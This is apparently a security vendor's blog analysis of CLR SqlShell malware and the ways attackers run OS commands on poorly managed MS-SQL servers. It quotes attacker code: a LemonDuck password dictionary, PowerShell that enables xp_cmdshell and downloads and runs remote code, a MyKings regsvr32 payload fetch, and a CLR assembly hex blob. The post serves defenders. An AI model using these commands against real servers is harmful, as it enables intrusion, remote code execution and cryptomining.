Analysis of CLR SqlShell Used to Attack MS-SQL Servers - ASEC

By ATCP

Published: 2023-05-01 · Archived: 2026-04-05 14:09:41 UTC

This blog post will analyze the CLR SqlShell malware that is being used to target MS-SQL servers. Similar to WebShell, which can be installed on web servers, SqlShell is a malware strain that supports various features after being installed on an MS-SQL server, such as executing commands from threat actors and carrying out all sorts of malicious behavior. MS-SQL servers support a method known as CLR Stored Procedure which allows the usage of expanded features, and SqlShell is a DLL created with this method. CLR Stored Procedure is one of the major methods that threat actors can use to execute malicious commands in MS-SQL servers along with the xp_cmdshell command.

While CLR Stored Procedure contains a feature to execute given commands, it is possible that SqlShell was created for a legitimate purpose. However, it is being used in almost all attacks that target MS-SQL servers. Threat actors typically use SqlShell as a means to ultimately install malware such as CoinMiner or ransomware. In this blog post, we will analyze and cover the features supported by various types of SqlShells and the actual cases where they were used in attacks.

1. Overview

MS-SQL servers with simple passwords and are open publicly to the external internet are one of the main attack vectors used when targeting Windows systems. Threat actors find poorly managed MS-SQL servers and scan them before carrying out brute force or dictionary attacks to log in with admin privileges. Once the threat actors have reached this point, they then utilize various means to install malware and gain control over the infected systems.

After a threat actor logs in to an MS-SQL server with an admin account, the most common method used to install malware involves the xp_cmdshell command. Malicious commands that can even function in a Windows environment can be executed through this command. In addition, other means to execute Windows commands exist, such as registering commands to the OLE Stored Procedure or registering malicious commands in the task called MS-SQL Agent Jobs. Aside from the aforementioned command execution method, another technique exists where an executable implemented with specific features is created, registered, and made to perform those specific features. MS-SQL servers support Extended Stored Procedure and CLR Stored Procedure DLLs for those expanded features, allowing for certain features to be provided as developers create and register DLLs with their desired features.

AhnLab Security Emergency response Center (ASEC) has published quarterly statistics through the ASEC Report on malware strains that have been used in attacks against poorly managed MS-SQL servers. **[1]** According to the statistics, there is a considerable amount of malware categorized as CLR Shell (SqlShell). All of these are malware in the form of CLR Stored Procedure DLLs. Instead of using these pieces of malware on their own, most threat actors use them during the installation process of other malware, such as ransomware and CoinMiner.




Figure 3. Troj

Figure 2. Statistics on malware used in MS-SQL server attacks by type

The above figure covers the features provided by MS-SQL servers that can execute Windows OS commands and categorizes them by their actual malware. SqlShells come in various forms, some of which can execute commands, download/upload files, and even perform privilege escalation. Naturally, instead of receiving the threat actor's commands, they also come in the form of downloaders that download and install malware from specific URLs.

2. Attack Methods Against MS-SQL

Generally, threat actors and malware search for environments where the MS-SQL service has been installed by scanning for servers with open 1433 ports. After the scanning process, they attempt to log in to the confirmed MS-SQL server through brute force or dictionary attacks. Additionally, most features that make it possible to execute Windows OS commands require an SQL Admin (sa), in other words, an admin account.

There are cases where the threat actor does not personally perform the scan and dictionary attack, but instead, the malware spreads by self-propagating to poorly managed MS-SQL servers. The most notable in this case is the LemonDuck CoinMner. The following is a list of sa account passwords used by LemonDuck when performing dictionary attacks.

```
[string[]]$global:allpass = @("saadmin","123456","test1","zinch","g_czechout","asdf","Aa123456.",
"dubsmash","password","PASSWORD","123.com","admin@123","Aa123456","qwer12345","Huawei@123","123@abc",
"golden","123!@#qwe","1qaz@WSX","Ab123","1qaz!QAZ","Admin123","Administrator","Abc123","Admin@123",
"999999","Passw0rd","123qwe!@#","football","welcome","1","12","21","123","321","1234","12345","123123",
"123321","111111","654321","666666","121212","000000","222222","888888","1111","555555","1234567",
"12345678","123456789","987654321","admin","abc123","abcd1234","abcd@1234","abc@123","p@ssword",
"P@ssword","p@ssw0rd","P@ssw0rd","P@SSWORD","P@SSW0RD","P@w0rd","P@word","iloveyou","monkey","login",
"passw0rd","master","hello","qazwsx","password1","Password1","qwerty","baseball","qwertyuiop",
"superman","1qaz2wsx","fuckyou","123qwe","zxcvbn","pass","aaaaaa","love","administrator","qwe1234A",
"qwe1234a"," ","123123123","1234567890","88888888","111111111","112233","a123456","123456a","5201314",
"1q2w3e4r","qwe123","a123456789","123456789a","dragon","sunshine","princess","!@#$%^&*","charlie",
"aa123456","homelesspa","1q2w3e4r5t","sa","sasa","sa123","sql2005","sa2008","abc","abcdefg",
"sapassword","Aa12345678","ABCabc123","sqlpassword","sql2008","11223344","admin888","qwe1234","A123456",
"OPERADOR","Password123","test123","NULL","user","test","Password01","stagiaire","demo","scan",
"P@ssw0rd123","xerox","compta")
```

In addition, while LemonDuck uses dictionary attacks on MS-SQL servers during its internal propagation process, also known as lateral movement, Kingminer [2] and Vollgar CoinMiner [3] employ brute force attacks on externally accessible MS-SQL servers.

After obtaining an sa account or sa account privileges, the threat actor or malware either executes malicious commands or installs the actual malware to obtain control over the infected system. Additionally, sa account privileges only grant control over the MS-SQL database servers, and not the Windows OS itself. In other words, although the execution of SQL commands is allowed, features that can directly impact the Windows OS are not provided by default.

However, MS-SQL provides various features that allow the execution of OS commands in the Windows OS. Exploiting this ultimately allows the execution of OS commands. The section below will cover the methods that allow the execution of OS commands through MS-SQL database servers. These features have security vulnerabilities as they are not default SQL commands, so a majority of them are disabled by default. However, admin accounts can enable these settings, meaning that logging in to an admin account makes it possible to access these features. Therefore, control over a Windows OS can be obtained as a result of acquiring an sa account.

2.1. xp_cmdshell

xp_cmdshell commands have a feature that executes commands received as arguments in Windows shell. Windows commands executed as xp_cmdshell commands are run via “cmd.exe /c” commands by the sqlservr.exe process.

Out of the actual malware, LemonDuck downloads additional malware by utilizing xp_cmdshell. LemonDuck is also prepared for cases where xp_cmdshell is unregistered instead of disabled as it also includes a re-registration process.


```
try{db_query -sqlconnection $sqlconnection -sqlcommand "exec sp_dropextendedproc 'xp_cmdshell';"}catch{
    write-host "sp_dropextendedproc error:"
    write-host $ERROR[0]
}

try{db_query -sqlconnection $sqlconnection -sqlcommand "dbcc addextendedproc('xp_cmdshell','xplog70.dll')"}catch{
    write-host "addextendedproc error:"
    write-host $ERROR[0]
}

try{db_query -sqlconnection $sqlconnection -sqlcommand "EXEC sp_configure 'show advanced options', 1;RECONFIGURE;
exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE;"}catch{
    write-host "addextendedproc error:"
    write-host $ERROR[0]
}

try{
    db_query -sqlconnection $sqlconnection -sqlcommand "xp_cmdshell ""$cmd"""
}catch{
    write-host "xp_cmdshell error:"
    write-host $ERROR[0]
}

try{
    db_query -sqlconnection $sqlconnection -sqlcommand "xp_cmdshell ""powershell iex(new-object net.webclient).
    downloadstring('$down_url/if.bin?once')"""
```

2.2. OLE Stored Procedure

The method that uses the OLE Stored Procedure involves exploiting OLE's feature to execute other applications. In this case, the other applications being the malicious commands or malware. OLE is also disabled like the xp_cmdshell commands, so it must be enabled as well.

The following is a reproduction of the actual attack routine used by the MyKings CoinMiner malware.

```
CMD > sqlcmd -S [IP 주소] -U sa -P testsql
1> sp_configure 'show advanced options', 1;
2> RECONFIGURE;
3> go
1> sp_configure 'Ole Automation Procedures',1;
2> RECONFIGURE;
3> go
1> DECLARE @shell INT
2> EXEC SP_OAcreate '{72C24DD5-D70A-438B-8A42-98424B88AFB8}',@shell OUTPUT
3> EXEC SP_OAMETHOD @shell,'run',null, 'regsvr32 /u /s /i:hxxp://js.f4321y[.]com:280/v.sct
scrobj.dll';
4> go
```



2.3. MS-SQL Agent Jobs

Like the method mentioned above, using the feature called MS-SQL Agent Jobs allows the registration of tasks that execute Windows commands. SQL Server Agent supports the simple CmdExec method that executes OS commands, and the ActiveScripting method that makes it possible to use JS or VBS scripts.

2.4. Extended Stored Procedure

MS-SQL servers support a method called the Extended Stored Procedure in order to provide an expanded range of features. Threat actors create malicious DLLs, registers them with the sp_addextendedproc command, and then executes the export function of the DLLs to load the malicious DLL and run the export function responsible for malicious behavior.

2.5. CLR Stored Procedure

The CLR Stored Procedure is similar to the above Extended Stored Procedure, but it can be distinguished by its use of .NET DLLs. In addition, an activation process like xp_cmdshell is required to register and use the CLR Stored Procedure.

As mentioned above, LemonDuck uses not only xp_cmdshell, but also the CLR Stored Procedure.

```
try{db_query -sqlconnection $sqlconnection -sqlcommand "sp_configure 'clr enabled',1;RECONFIGURE WITH OVERRIDE"}
catch{
    write-host "sp_configure error:"
    write-host $ERROR[0]
}

try{db_query -sqlconnection $sqlconnection -sqlcommand "ALTER DATABASE master SET TRUSTWORTHY ON"}catch{
    write-host "ALTER DATABASE error:"
    write-host $ERROR[0]
}

try{db_query -sqlconnection $sqlconnection -sqlcommand "CREATE ASSEMBLY [evilclr] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000000000000
00000000800000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652072756E20696E20444F5320
6D6F64652E0D0D0A2400000000000000504500004C0103006BBB65D000000000000000E00022200B013000000E0000006000000000000004
E2C0000002000000040000000000010002000000002000004000000000000004000000000000008000000002000000000000300408500
00100000100000000010000010000000000000100000000000000000000FC2B00004F0000000400000A00200000000000000000000000
0000000000000060000000C000000C42A00001C0000000000000000000000000000000000000000000000000000000000000000000000000000000
```


3. CLR SqlShell Analysis

3.1. Basic Type

In this section, SqlShells that only provide basic features such as command execution and file download will be covered. SqlShell is often used to install additional malware during attack processes, so even these simple forms are often found during attacks.


3.1.1. Command Execution (LEMONDUCK)

LemonDuck registers and uses the ExecCommand() method of the StoredProcedures class, and the ExecCommand() method calls the RunCommand() method internally. With the name evilclr.dll, its only functionality is a command execution routine. LemonDuck uses the CLR assembly's ExecCommand() function registered in this way to download additional payloads.



3.1.2. Download Command Support (SHAW20211224)

Next is an SqlShell named “shaw20211224.dll” which provides not only the RunCommand() function that executes received commands, but also the DownloadRun() function that downloads external files, and the PutDatas() function that steals files from the received directories.



3.1.3. Shellcode Execution (Metasploit)

Additionally, Metasploit, a penetration testing tool, also supports attacks that target these MS-SQL servers. Metasploit provides various techniques ranging from the aforementioned dictionary attacks and privilege escalation, to executing various OS commands, and of course, the CLR SqlShell technique is also provided.

Metasploit installs the following SqlShell during the attack process, which is responsible for executing the received shellcode in the memory. Metasploit also provides simple forms of reverse shell, bind shell, and the Meterpreter backdoor which provides various other features. Metasploit executes a shellcode that installs the threat actor’s desired malware.

The following figure is a log from our AhnLab Smart Defense (ASD), which displays a threat actor breaching a poorly managed MS-SQL server and installing Metasploit’s “SqlClrPayload.dll” before executing the Metasploit’s Meterpreter backdoor in the memory of the sqlservr.exe process.

Process	Module	Target	Behavior	Data
sqlservr.exe	N/A	N/A	Detected fileless attack	N/A
sqlservr.exe	N/A	N/A	Connects to network	88.214.26.9:13785
sqlservr.exe	N/A	N/A	Detected fileless attack	N/A
sqlservr.exe	N/A	N/A	Creates executable file	Target tmp1c5f.tmp

3.2. Types That Provide Extended Features

The SqlShells covered above have relatively simple forms, but threat actors are capable of utilizing SqlShells with a much broader range of features. The more features that are provided, the easier it becomes for threat actors to perform malicious behaviors such as malware installation.

3.2.1. SQLHELPER (TRIGONA Ransomware)


Most notably, an SqlShell named SqlHelper is also often used in attacks. Due to the high number of variations, it is believed that the source code is publicly available. Even the relatively simple malware below provides various features such as command execution, adding user accounts, tunneling, and file handling.

In addition, the SqlShell found in the previously covered Trigona ransomware **[4]** attack case was also SqlHelper. The SqlHelper used by the Trigona threat actor also contains an MS16-032 vulnerability attack routine for privilege escalation. The threat actor used this to execute the MS-SQL service with escalated privileges, and with that privilege, they registered the Trigona ransomware to the service.

3.2.2. CLRSQL (SHADOWFORCE Threat Group)

The SqlShell named CLRSQL is also similar to SqlHelper. When looking at the supported functions, such as tasks related to files/directories/processes/accounts, its similarity to WebShell malware is apparent.

When compared to the types covered above, CLRSQL SqlShells have even more features. For example, there are some that have been implemented with PingCastle. PingCastle is a tool that can be used to collect information required for attacks in Active Directory environments.



CLRSQL SqlShell implemented with PingCastle is also used during the ShadowForce threat group's attack processes. ShadowForce is a threat group that has been active since 2013. They are known for their attacks focused on Korean businesses and agencies. Their tendency to mainly attack MS-SQL servers is one of their defining characteristics. **[5]**


Judging from how other malware that target poorly managed MS-SQL servers are also found in systems attacked by ShadowForce, it can be inferred that ShadowForce also targets systems that use poor account credentials.

The ASD log below shows the sequential creation of ShadowForce's other malware after "Tmp1C4E.tmp", which is the SqlShell, has been installed first. As such, ShadowForce uses the CLR Stored Procedure malware to install additional malware after breaching poorly managed MS-SQL servers. This flow of events can be observed similarly in most of their attack processes.

Process	Module	Behavior	Data
sqlservr.exe	N/A	Loads DLL	Library Dynamic ntuser.dat
vtcp.exe	N/A	Creates executable file	Target winsetaccess64.exe
vtcp.exe	N/A	Creates executable file	Target mport.exe
vtcp.exe	N/A	Creates executable file	Target iatinfect.exe
sqlservr.exe	N/A	Creates executable file	Target re.0001
sqlservr.exe	N/A	Creates executable file	Target Tmp1C4E.tmp

3.2.3. CLR_MODULE (SHADOWFORCE Threat Group)

The SqlShell named CLR_module is also similar to CLRSQL as it supports PingCastle along with other similar features. In terms of differences, CLR_module also provides privilege escalation tools such as BadPotato and EfsPotato in addition to the features provided by CLRSQL. It can be assumed that these additional features are the reason why there are many cases where CLRSQL is also found during the attack processes of ShadowForce.




3.3. CoinMiner Installation

In the section above, we covered the form similar to WebShell that would receive and execute specific commands from the threat actor. In this section, the SqlShells self-implemented with certain features will be covered. Most of these forms aim to install CoinMiner, and therefore, the SqlShells used in these attacks are usually responsible for functioning as downloaders or droppers.

3.3.1. MRBMINER


MrbMiner was one of the main CoinMiners that was distributed to MS-SQL servers in the past. [6] It was first confirmed in 2020, and it ultimately installs XMRig CoinMiner. The SqlShell used during the installation process of MrbMiner possesses its own analysis disruption techniques, but unlike the forms mentioned above, it only has a download feature to install MrbMiner.



Although they may vary according to the version, the following hard-coded C&C URLs can be directly confirmed.

3.3.2. MYKINGS

MyKings CoinMiner is distributed through various means, and is used in several methods of attacks against MS-SQL servers as well. The first method is the OLE Stored Procedure covered above, and there are other methods like the following, where CLR assembly is used via the ExecCode.dll file.




The SqlStoredProcedure1() method downloads a text file from a specific URL, which contains URLs where additional payloads can be downloaded. Afterward, it parses these URLs to install the actual MyKings payload. ExecCode.dll has a simple form like the one shown above, but more complex forms have been discovered among the CLR assemblies used by MyKings.


Similar to ExecCode.dll, MSSqlInterface.dll is also executed through the StoredProcedures class and SqlStoredProcedure() method, but it also provides additional features. First, it decrypts the C&C URL encoded into 0xFA as a 1-byte XOR during its initial routine. It then sends the basic information that has been stolen to the C&C server regularly on the main loop, and it downloads and executes files and shellcode.

3.3.3. LOVEMINER

As a CoinMiner that is being distributed to vulnerable MS-SQL servers, LoveMiner has been found with downloaders in the form of exe executables and CLR Stored Procedure. **[7]**



The LoveMiner downloader accesses a specific URL where it downloads and saves a Base64 encoded CoinMiner in the “C:\windows\temp\0c0134c0cbebf48be8c95920f5ea74fc.txt” path. If the file already exists, it reads and decodes it in Base64, and loads it into the memory.



After ultimately loading the CoinMiner DLL, the ExecSql() export function is called with the argument. This DLL is a customized XMRig that checks if the first string received as an argument is “getmoney#2021”. Afterward, it mines for Monero coins after parsing the mining pool address and ID received as the third argument.


Among the SqlShells that install LoveMiner, some even come in the form of a dropper instead of a downloader. XMRig CoinMiner is saved in the “gmp” internal resources, and SqlShell is responsible for loading this in the memory. As a customized XMRig, gmp configures the information required for mining like the mining pool address from the initial routine.

3.4. Proxyware Installation

Proxyware is a program that shares a part of the Internet bandwidth that is currently available on a system to others. Users who install the program are usually paid with a certain amount of cash in exchange for providing the bandwidth. While users can earn some money from installing proxyware on their systems, they should know they are taking risks by allowing external users to perform certain behaviors by using their networks. For instance, users cannot know in detail the companies that the proxyware platforms claim to use their services. Even if they can verify their customers on their own, it is impossible to check if your bandwidth will be maliciously exploited in the future or not.

Malware that installs proxyware without the consent of users have been covered before here in the ASEC Blog. **[8]** Systems that are infected with the malware have their network bandwidth stolen for threat actors to gain profit. The method of earning profit by using the infected system's resources is similar to that of CoinMiner.

